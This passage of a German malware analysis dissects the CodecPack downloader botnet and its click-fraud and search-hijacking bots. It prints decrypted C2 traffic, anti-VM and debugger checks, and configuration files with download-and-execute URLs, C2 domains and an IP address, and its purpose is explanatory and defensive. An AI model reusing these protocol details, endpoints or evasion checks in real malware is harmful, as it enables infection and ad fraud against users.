Abbildung 3. *POST-Anfrage des Downloaders an das Steuerungszentrum und die erhaltene Antwort*

ner-Code integrierte Konstante um einen zusätzlichen Wert.

Nach seinem Start überprüft Trojan-Downloader. Win32.CodecPack als erstes die Internetverbindung, indem er verschiedene DNS-Anfragen an populäre Webseiten wie wordpress.com, walmart.com oder photobucket.com sendet, die mit hoher Wahrscheinlichkeit zu jeder Tages- und Nachtzeit erreichbar sind. Besteht keine Verbindung zum Internet, beendet CodecPack seinen Prozess. Ist der infizierte Computer hingegen im Netz, sammelt der Downloader Informationen über den infizierten Rechner, darunter die Seriennummer der Partition, auf dem sich der Windows-Ordner befindet sowie die Version des Betriebssystems. Der Schädling überprüft außerdem, ob der aktuelle Anwender im System über Administratorrechte verfügt, und ob der Trojaner auf einer virtuellen Maschine oder unter einem Debugger ausgeführt wird. Anschließend schickt er die

Listing 1. *xxxxxxxxxxx*


```
4i7exXC8c4mxHmcg+QoZUPFieuWsasB4N5MJEyNjOltZTkONmkyDiDH+QQjWKRiTxI3M6pIRJgCLOkw1AGagIs7Cq+7Vre2vZ6c8v+a+ln7uRBC6U
                    78gvLoo3sN7YqxrG8beHgvNHe2vEYzQbC5cmybl8xnJj4Ze4D0aL4Nvk6m0juMfLaNRt1wK2jV1LMVonwYDZhQV9TC
                    cLC8K/jaSl2iGyFsFOJqlI+v+lGTo8iCwjl9V63rlQ1wdvDjgc9lvdhMXOK3bWNlwF8mkitR2ZMZ/sJ03lxw1AfJKji
                    NhuuDR1lVIseLFz7od742Zcy/PifsYkiiD2iSfnyGbl3c2hVH3kXKO3swayP+1QBLrc7kPxNAuYPBjwOexIGzmvVIu7Dx
                    jAj1+PumU4TTpwpByVNtEpjkCu4bTqG8SE85NgTJX+/zhzpolGgDVPI2lxx0OLx8MX2dQ9TO7l6GH7q6BOZ
                    5kZAI7100GGEcPLEeIwgY1y9mawLoQVSiHoL//E2MFZMW85b//lKxW6p2tSCwdScWkakghLoknwKdn/CMzvqWMjSFj0dl
                    WqdjypaeOQIdRUp/7fC4jnUI5pimM9vJ+7CM4OP84XsAVCUz9P/WRMVtQaAI4I3WFMtk/KlVTd5d4eyrH48XVCsscUr
                    FuEedu65qcc6i/BmNDHdt/wC/3RSnbD3dG5OjrAjsJSheGQHyBjhNz5koM1oxsqCIAsQVAh9RYl0/D0aJHkDHwGGX+wK0
                    D785mxcU7oH35A1S7U9POcJ3vae3Ive/zdZsQok4QJIFwB4VoCX2Ed4ipL5BtfyoiKRoHMlTn0E5RvpdE+AVYEDE33zE7
                    4KNALfcDmFkGh7dqXHgX/BQ4s6NpGNMwT+pE2IEyrDOBtBlN9jnhyR5fcQpJQoSlyaylfY8oHJftstYeWqdAIkMgXxmeB
                    taSYMG7jewjKHAz1L8N2scPVwcHWa56EL5O0JyD1u9rXO3pMpRe4p4j7FfYwazDXV9TrnKRfGzw14nipxscdYoV
                    8cOVP6WW1XQ2TaGHyKjhFpYbibUiABWH8KDgxbZtYTMgNMq45eFTEYrMY98i7insKDyWS6ecEJqmRjXAwsqPNxX1gI3Zz
                    KR7k5kYIs60gdTV8VbReidhBTPab8hDGMvKbwROhJtSeIyUYqGdltIMlLtbLaNl6Tn9rrg8yjuLAdulravoMF1Tb/uJk
                    YKRwF760SJAaJT5eD+nlGLFed+QpUtZFf32Ww5UxdQQ0bo3efpE6V2dNRQGcc2uDwKpYxLumd9Vf/JaragjDfT89MXC9Y
                    G7bb79+cjmsv91Ecy7CyyOD/WISJ0bjHHODo28aRGO7iuYADfRXi8aMmXQklxnElDZ+YGcpf1fd5Dji4cBo4PVIChOR+9
                    K++TVyJFuXdiEUsL9aLUMafmb76ZKTuFuisgiGnOVH8+P1vMM+8ze7w4bBvuEqGtxWmrxFDrgpx5rq0VDr+oT33TbRsJpA
                    OgPmvzlewQDyyV31A+Ux2p9lRjpxURJsbmS+gpTiCgiufQnHf2X1BRZsbIjYlzJaPZRKHRB713LeG+FmwhQlsEFJRQMrT
                    ZLaRpj8yzbH6YRmfMjNWu8p5C4Y30qKutNHRBXzFqrASBIjm4=
```


Listing 2. *xxxxxxxxxxx*

```
<root>

<start><url crypt='gif' post='on'>http://tw***dn.in/cursors/948daefd12e38c8dafaefc612eab47bb45719228e4f06c6aad1bd
                    3a58a91c6292d6d1f3c44aebeff4/b6647362a/cursor_upp.gif</url><url crypt='gif' post='on'>http://
                    web***ith.in/cursors/24ad2ecdd213bc3d7f6e5c410eebe7cb050122284470cc0a7d1bc3d58a2186b9cdad7f9c
                    b43ede3f9/267493126/cursor_upp.gif</url></start>

<start><url crypt='gif' post='on'>http://shu***edrive.in/werber/562473824/217.gif</url><url crypt='gif'
                    post='on'>http://new***bridge.in/werber/b60413b27/217.gif</url></start>

<start><url crypt='gif' post='on'>http://data***ykey.in/perce/247d5ebd92d36c6d7feefc311ecb67abf5d1420844a02cba2d
                    7b63259a21a6c99dfd7f3cc4ee9e4fc/8674d352d/qwerce.gif</url><url crypt='gif' post='on'>http://
                    filefo****online.in/perce/845dbecd62f37c9dbf9e0c11ceab377b65d162e80430cc9a8d8b23f56a81d6f9dd9d
                    bf3c842ede3fc/d65493829/qwerce.gif</url></start>

<start><url crypt='gif' post='on'>http://tw***dn.in/papers/e46d7ecd62b39c0d4f1e3c318ebb177b95a132d83460ac7a2d8
                    bc3c50a51d6f9cd5dbf3c045e3e5f6/6684f322a/paper.gif</url><url crypt='gif' post='on'>http://
                    web***ith.in/papers/64bd5e9d82830c2d0f3eacc1feab27cb95f122582430ac5a8d1bc3151ae1b6799d0d1f2c9
                    41e4e9f4/f66443a29/paper.gif</url></start>

</root>
```

gesammelten Informationen an das Steuerungszentrum. Bei den Domains, die diese Anfragen des Downloaders erhalten, handelt es sich übrigens nicht um echte Steuerungszentren. Die Server, die diese Domains bedienen, sind lediglich Reverse-Proxys und dienen dazu, das tatsächliche Steuerungszentrum des Botnetzes zu verschleiern.

Erwähnenswert ist, dass alle Anfragen des Trojaners an die Steuerungsserver verschlüsselt übermittelt werden. Die Chiffrierung läuft folgendermaßen ab: Zunächst werden die Daten mit Hilfe des Algorithmus RC4 verschlüsselt und anschließend mittels des Algorithmus Base64 kodiert. Die Antworten der Steuerungszentrums sind ebenfalls verschlüsselt und die Dechiffrierung erfolgt in umgekehrter Reihenfolge: Zuerst wird die Antwort mit Hilfe von Base64 decodiert, dann mit RC4 entschlüsselt. Der Schlüssel, der die Daten chiffriert und dechiffriert, ist für alle Samples gleich und befindet sich im Trojaner-Body.

Bei der Anfrage an das Steuerungszentrum handelt es sich um eine POST-Anfrage, die in der Zeile „ini“ die Zeichenkette

```
v22MnmDnHYfxCWI06FcUQOE5OLPvIYg4OtcPHid3L0oHCw7U2UWO
                    2rzU1rHIQqMgMqVv8JHeAiBMF4QB33zfYiR
                    tufQpKX8MPtpuO7vlA==
```

enthält, hinter der sich folgender Code verbirgt:

```
a1=4ded23cdfec1eb7b512840cadb35a169ddfc4eef&a2=00001920&
                    cd=Fri 04 2011,22:16:41
```

Die Zeile enthält drei Parameter: „a1“ ist der Identifikator des Trojaners „a2“ gibt Auskunft über den Partner, der für den Download von CodecPack auf den Rechner des Anwenders verantwortlich ist und „cd“ enthält Angaben zu Datum und Uhrzeit. Die Zeile „data” ist ebenfalls verschlüsselt:

```
qSrTzGL0RMCyDnY9+xJEQe5nNLundsMqfdgBGzUoJ0xVTU/DzQWC3DL
                    bXB/UfETT1o6F2ZIbLEGVJ0MOJTSDP9PX
                    4aSS/OagY6143bGp0y/uGVSLVL0u+us+x5Nr
                    aqI7DJaKGg7TCqXkTszGInUBxiK1/hKL2oFY
                    pjsSeY04x+zt2a9dO+UI5VhP0W45
```

Entschlüsselt sieht diese Zeile so aus:

```
wvbffv=updpov&admin=yes&wloapl=gcpxsp&os=Microsoft
                    Windows XP Professional Service Pack
                    2 (build 2600)&qymxsz=mkgflj&debug=no
                    ne&oeuprp=cbvhox
```

In der Zeile „data“ erfährt das Steuerungszentrum folgendes:

- ob der Account, unter dem sich der Trojaner gestartet hat, über Administratorrechte verfügt (der Parameter „admin“ kann den Wert „yes“ oder „no“ annehmen)
- ob der Trojaner unter einem Debugger oder auf einer virtuellen Maschine ausgeführt wird. Dafür steht der Parameter „debug“, der folgende Werte annehmen kann: „none“, „vmware“, „vmware2“, „vmware3“, „msvpc“, „msvpc2“, „cvpc“, „debugger1“, „debugger2“, „debugger3“, „debugger4“, „debugger5“, „softice“, „vm“ oder „vm2“

die Version des Betriebssystems (der Parameter „os“).

Der Sinn dieser Anfrage besteht darin, vom Steuerungsserver die Konfigurationsdatei zu erhalten. Das Steuerungszentrum übermittelt sie als scheinbar unsinnige Symbolfolge (Listing 1.).

Nach der Entschlüsselung verwandelt sich diese in eine Konfigurationsdatei im Format XML (Listing 2.).

Die Konfigurationsdatei hat eine recht simple Struktur. Das Wurzelelement „root“ enthält die Elemente „start“. Jedes davon benennt eine Datei, die geladen und ausgeführt werden muss. Dazu enthält das Element „start“ seinerseits „url“-Elemente, die Adressen für den Download angeben. Innerhalb von „start“ kann es mehrere solcher Elemente geben. Gelingt es dem Schadprogramm nicht, eine Datei über den Link aus dem ersten „url“-Element zu laden, springt es weiter zum nächsten Link.

Abbildung 4. *xxxxxxx*

Die Dateien werden in verschlüsselter Form auf den Computer des Anwenders geladen. Die Verschlüsselungsmethode gibt das Attribut „crypt“ des „url“-Elements vor, das zwei Werte annehmen kann: „gif“ oder „rc4“. Man ahnt es schon, dass die letztgenannte Methode die Datei mit Hilfe des Algorithmus RC4 chiffriert. Der Wert „gif“ bedeutet hingegen, dass ein Bild im GIF-Format geladen wird, zum Beispiel die folgenden (Abbildung 4.).

Das Bild enthält neben den eigentlichen grafischen Daten auch die vom Algorithmus RC4 verschlüsselte ausführbare Datei.

Die entschlüsselten Dateien werden auf der Festplatte gespeichert und ausgeführt, nachdem der Downloader seine Datei von der Festplatte gelöscht und seinen Prozess beendet hat. Die Aufgabe des Downloaders besteht also darin, über die Links der Konfigurationsdatei die schädlichen Dateien zu laden und sie auf dem Rechner des Anwenders zu starten.

Im Laufe der Untersuchungen des Botnetzes stellte sich heraus, dass die Konfigurationsdatei des Downloaders nicht auf die Systeme von Anwendern aller Länder geladen wird. So wurden bis zum heutigen Tag keine Downloads auf Computer von Anwendern in Russland, Weißrussland und Kasachstan verzeichnet – ihnen wird die Fehlermeldung „404 Not Found“ angezeigt.

Die Downloads: Adware/Klicker

In der Konfigurationsdatei des Downloaders befinden sich in der Regel Links zu drei bis vier Programmen. Die Links können auf schädliche Dateien verweisen, welche die Betreiber des Botnetzes auf Bestellung von „Branchenkollegen“ hochladen. Eine Liste solcher Dateien kann für jedes Land gesondert vorliegen, in den Download-Anweisungen für bestimmte Länder aber auch ganz fehlen. Allerdings gibt es Programme, die der Downloader immer lädt – die Rede ist von Bots, die Werbung anzeigen (Adware) sowie Links, Werbebanner und Popup-Fenster anklicken. Im Gegensatz zu Dateien, die auf Bestellung auf die infizierten Computer geladen werden, stammen diese Programme von denselben Autoren, die auch den Downloader entwickelt haben. Das folgt aus zwei Tatsachen:

Erstens enthält die Konfigurationsdatei des Downloaders immer Links zu diesen Dateien. Es handelt sich um die Mindestausstattung an zu ladenden Schadprogrammen, die die Haupteinnahmequelle für die Betreiber der Botnetze darstellen.

Zweitens erinnert der Code dieser Kategorie von Programmen stark an den Code des Downloaders: Es werden dieselben Verschleierungsmethoden und derselbe Algorithmus zur Zeilenverschlüsselung (allerdings mit anderen Schlüsseln) verwendet. Die Dateien sind mit demselben Packer gepackt. Außerdem ist das Kom-




Abbildung 5. *Kommunikation von HitBot mit dem Server*

```
<root>

        <clickable>213</clickable>
        <visible>100</visible>
        <searchlimit>3600</searchlimit>
        <pause>13</pause>
        <time>1298584984</time>

        <tag type="iframe" weight="15" search="10" clicks="1" id="4090" clickable="55">
                <feed><![CDATA[http://adserving.cpxadroit.com/i/i2.html?t=2-10049231]]></feed>
                <ref><![CDATA[http://adserving.cpxadroit.com/i/i2.html]]></ref>
        </tag>

        <tag type="iframe" weight="15" search="1" clicks="1" id="4534" clickable="163">
                <feed><![CDATA[http://servedby.adxpower.com/servlet/ajrotator/274225/0/vh?z=adx&dim=232613&kw=uk]]></feed>
                <ref><![CDATA[http://servedby.adxpower.com/servlet/ajrotator/274225/0/]]></ref>
        </tag>

        <tag type="iframe" weight="20" search="6" clicks="1" id="4635" clickable="532" refid="redux">
                <feed><![CDATA[http://ad.reduxmedia.com/st?ad_type=iframe&ad_size=728x90&section=1369694]]></feed>
                <ref><![CDATA[]]></ref>
        </tag>

        <tag type="iframe" weight="20" search="20" clicks="1" id="4715" clickable="161">
                <feed><![CDATA[http://ads.us.e-planning.net/eb/3/90a4/032aabf736c3c93a?o=f&rnd=777&p=e4664a344e8f9807]]></feed>
                <ref><![CDATA[http://ads.us.e-planning.net/]]></ref>
        </tag>
        <referrers>

                <section refid="redux">
                        <ref weight="11"><![CDATA[http://fastmega.com/]]></ref>
                        <ref weight="15"><![CDATA[http://freecodesource.com/]]></ref>
                        <ref weight="10"><![CDATA[http://freewebtemplates.com/]]></ref>
                        <ref weight="7"><![CDATA[http://livescore.com/]]></ref>
                </section>
                <section refid="playmyflash.com">
                        <ref weight="15"><![CDATA[http://AuthenticPlay.com]]></ref>
                        <ref weight="13"><![CDATA[http://BustyPlay.com]]></ref>
                        <ref weight="9"><![CDATA[http://CustomTutor.com]]></ref>
                        <ref weight="15"><![CDATA[http://EditConsole.com]]></ref>
                </section>

        </referrers>
        <tag type="direct" weight="30" search="3" clicks="1" id="1013" clickable="60" refid="playmyflash.com" header="1" div="ad_banner">
                <feed><![CDATA[http://playmyflash.com/index.php]]></feed>
                <ref><![CDATA[http://www.google.com/search?q=playmyflash.com]]></ref>

        </tag>
        <config>
                <url post="on">http://huhter.com/ad_type.php</url>
                <url post="on">http://weddint.com/ad_type.php</url>
                <url crypt="on" post="on">http://warhe.com/ad_type.php</url>
        </config>
        <requestpause>86400</requestpause>

</root>
```

Abbildung 6. *Beispiel der entschlüsselten config-Datei für BannerBot*

munikationsprotokoll mit dem Server identisch mit dem Downloader-Protokoll.

Jeder Bot fordert in regelmäßigen Abständen vom Steuerungsserver die Konfigurationsdatei mit den für ihn spezifischen Parametern an.

Die Domains der Steuerungsserver, mit denen die Bots interagieren, unterscheiden sich von den Downloader-Domains und werden vergleichsweise selten ausgetauscht.

Zum gegenwärtigen Zeitpunkt sind fünf Hauptprogramme bekannt, die der Downloader auf die infizierten Computer lädt.

BannerBot

Dieses Programm erhält über die Konfigurationsdatei Links zu Werbebannern, die es anklickt. Alternativ kann es auch vorkommen, dass der Bot Links zu Seiten erhält, auf denen er mit dem div-Tag Werbebanner zum Anklicken findet. Einen Teil der Banner zeigt der Bot dem Anwender. Unter den Parametern in der Konfigurationsdatei befindet sich das Feld „referrer“, das einen Link zur Quelle der Anfrage enthält. Von dort aus ist der Anwender auf die zu bewerbende Seite gelangt.

New_bb

New_bb funktioniert ähnlich wie BannerBot, schickt dem Server allerdings einige zusätzliche statistische Parameter über seine Arbeit und kann mit dem Server interagieren, ohne eine Konfigurationsdatei zu erhalten. In diesem Fall leitet der Server, der eine POST-Anfrage vom Bot erhält, diesen mit dem Antwort-Code 302 auf einen anderen Server um. Aus dem HTTP-Cookie „Set-Cookie“ in der erhaltenen Antwort holt sich der Bot die nötigen Parameter. Dazu zählt etwa das Feld „referrer“ für die anzufragenden Links zu den Bannern und die Zahl der Klicks auf die Banner bis zum nächsten Kontakt mit dem Server.

Der weitere und damit zweite Server sendet ein JavaScript-Programm, in dem sich ein Link zum Banner befindet, das im Browser ausgeführt wird.




Abbildung 7. *New_bb bekommt über das HTTP-Cookie „Set-Cookie“ neue Instruktionen und wird auf einen anderen Server umgeleitet*

PopupBot

PopupBot erhält in der Konfigurationsdatei Links zu Skripten, die Popups öffnen. Über diese wird ein Klick mit dem Übergang auf eine beliebige Website durchgeführt. Einen Teil der Popups zeigt der Bot dem Anwender. Unten stehendes Codebeispiel zeigt das Feld „referrer“ für den Link zu den Skripten.

HitBot

Dieser Klicker erhält vom Server die Aufgabe, in vorgegebenen Zeitintervallen Netzressourcen über das Feld „referrer“ anzufordern.

Ist der Parameter „ref“ in der Konfigurationsdatei leer, treibt HitBot wie im Parameter „url“ vorgegeben einfach die Besucherzahl der Webseite in die Höhe.

Oms

Dies ist der einzige Bot, der als dynamische Bibliothek daherkommt und im System als Dienst installiert wird. Er unterstützt reguläre Ausdrücke und fängt Suchanfragen des Anwenders an Google, Bing und Yahoo ab.

Nachdem er die Anfrage des Anwenders abgefangen hat, schickt Oms die Parameter in verschlüsselter Form an den Server. Unter diesen Parametern befinden sich die Suchanfrage des Anwenders und die Webadresse der Suchmaschine.

Abhängig von der Anwenderanfrage kann der Server eine Konfigurationsdatei schicken, die einen bestimmten Link sowie das dazugehörige Feld „referrer“ enthält. Klickt der Anwender auf eine beliebige Webseite aus der Suchergebnisliste, wird er auf diese Webseite um-





Abbildung 8. *New_bb erhält ein JavaScript-Programm vom zweiten Server*



```
<root>
        <pop wait="19" exit="16" visible="off" click="off">
                <html><![CDATA[<!-- BEGIN STANDARD TAG - popup or popunder - travel-videos.com: Run-of-site - DO NOT MODIFY -->

<SCRIPT TYPE="text/javascript"
        SRC="http://ad.scanmedios.com/st?ad_type=pop&ad_size=0x0&section=1653688&banned_pop_types=28&pop_times=1&pop_frequency=0">
</SCRIPT>

<!-- END TAG -->]]></html>
                <ref><![CDATA[http://travel-videos.com]]></ref>
        </pop>
        <pop wait="19" exit="17" visible="off" click="off">
                <html><![CDATA[<!-- BEGIN STANDARD TAG - popunder only - MyAnimalClips: Run-of-site - DO NOT MODIFY -->

<SCRIPT TYPE="text/javascript"
        SRC="http://ad.theadhost.com/st?ad_type=pop&ad_size=0x0&section=1213437&banned_pop_types=29&pop_times=3&pop_frequency=86400">
</SCRIPT>

<!-- END TAG -->]]></html>
                <ref><![CDATA[http://myanimalclips.com]]></ref>
        </pop>
        <pop wait="19" exit="40" visible="off" click="off">
                <html><![CDATA[<SCRIPT TYPE="text/javascript"
                        SRC="http://ad.globe7.com/st?ad_type=pop&ad_size=0x0&section=1545420&banned_pop_types=30&pop_times=3&pop_frequency=86400">
                                </SCRIPT>]]></html>
                <ref><![CDATA[http://game-spotting.com]]></ref>
        </pop>
        <pop wait="19" exit="34" visible="on" click="off">
                <html><![CDATA[<!-- BEGIN STANDARD TAG - popup only - ROS: musi-c-lips.com - DO NOT MODIFY -->

<SCRIPT TYPE="text/javascript"
        SRC="http://ad.harrenmedianetwork.com/st?ad_type=pop&ad_size=0x0&section=1511280&banned_pop_types=30&pop_times=1&pop_frequency=86400">
</SCRIPT>
```

Abbildung 9. *Entschlüsselte Server-Instruktionen für PopupBot*

```
<root>
        <hit>
                <wait>5</wait>
        </hit>
        <hit>

                <html>
<![CDATA[
<html>
<body>
<table>
<tr><td><a href='http://85.17.230.15/cross.php?c=4d836sfVfRPIOSQhCRVaPq8x2BXiSrJIhx2BxU1Xu0
<tr><td>Description 2</td></tr>
<tr><td>www.url2.com</td></tr>
</table>
</body>
</html>
]]>
                </html>
                <url><![CDATA[http://85.17.230.15/cross.php?c=4d836sfVfRPIOSQhCRVaPq8x2BXiS
                <ref><![CDATA[http://mymedicare.com/]]></ref>
                <click pause="101">
                        <click pause="60">
                                <click pause="14">
                                </click>
                                <click pause="44">
                                </click>
                        </click>
                </click>
                <click pause="101">
                </click>
                <wait>2</wait>
        </hit>
        <hit>
                <wait>1028</wait>
        </hit>
        <config>
                <url>http://bestfg.com/resolution.php</url>
                <url crypt="on">http://isrtf.com/resolution.php</url>
        </config>

        <gethit>
                <url>http://yardfg.com/borders.php</url>
                <url crypt="on">http://firstjs.com/borders.php</url>
        </gethit>

</root>
```

Abbildung 10. *Entschlüsselte Server-Instruktion für HitBot*

geleitet.

Der Link aus einer Konfigurationsdatei kann Anwender beispielsweise auf eine Seite umleiten, die wie der Windows Explorer aussieht und scheinbar einen Schadprogramm-Scan durchführt. Anschließend wird dem Anwender angeboten, ein gefälschtes Antiviren-Programm herunterzuladen.

Die Webseiten, die sowohl vom Bot Oms als auch von anderen CodecPack-Bots geöffnet werden, können unterschiedliche Inhalte haben. Ein Beispiel dafür zeigt der folgende Screenshot.

Geld

Die Botnetz-Inhaber verdienen wie bereits erwähnt an den Downloads von Dritt-Schadprogrammen, dem Hochtreiben von Traffic und Klicks sowie dem Anzeigen von Webseiten unterschiedlicher Inhalte. Wir können nicht sagen, wie viel die Kriminellen mit den Downloads einnehmen, doch ihre Erlöse aus der Erhöhung des Traffics und der Klicks können wir ungefähr abschätzen.

Auf welche Weise verdienen die Betreiber von „Werbe-Botnetzen"?

Viele Inhaber von Webseiten sind daran interessiert, ihre Besucherzahlen zu erhöhen und nehmen deshalb die Dienste der Werbenetze in Anspruch. Um mehr Besucher anzulocken, werden entsprechende Links auf Seiten platziert, die Mitgliedern des Werbenetzes gehören. Der Auftraggeber zahlt den Inhabern des Netzes einen bestimmten Betrag für jeden angelockten Anwender. Die Inhaber der Webseiten, auf denen die Links platziert wurden, erhalten Geld für jeden Anwender, der von ihrer Seite auf die Webseite des Auftraggebers gelangt ist.

Viele Werbedienste nutzen Partnerprogramme, um Werbelinks auf mehr Webseiten platzieren zu können.

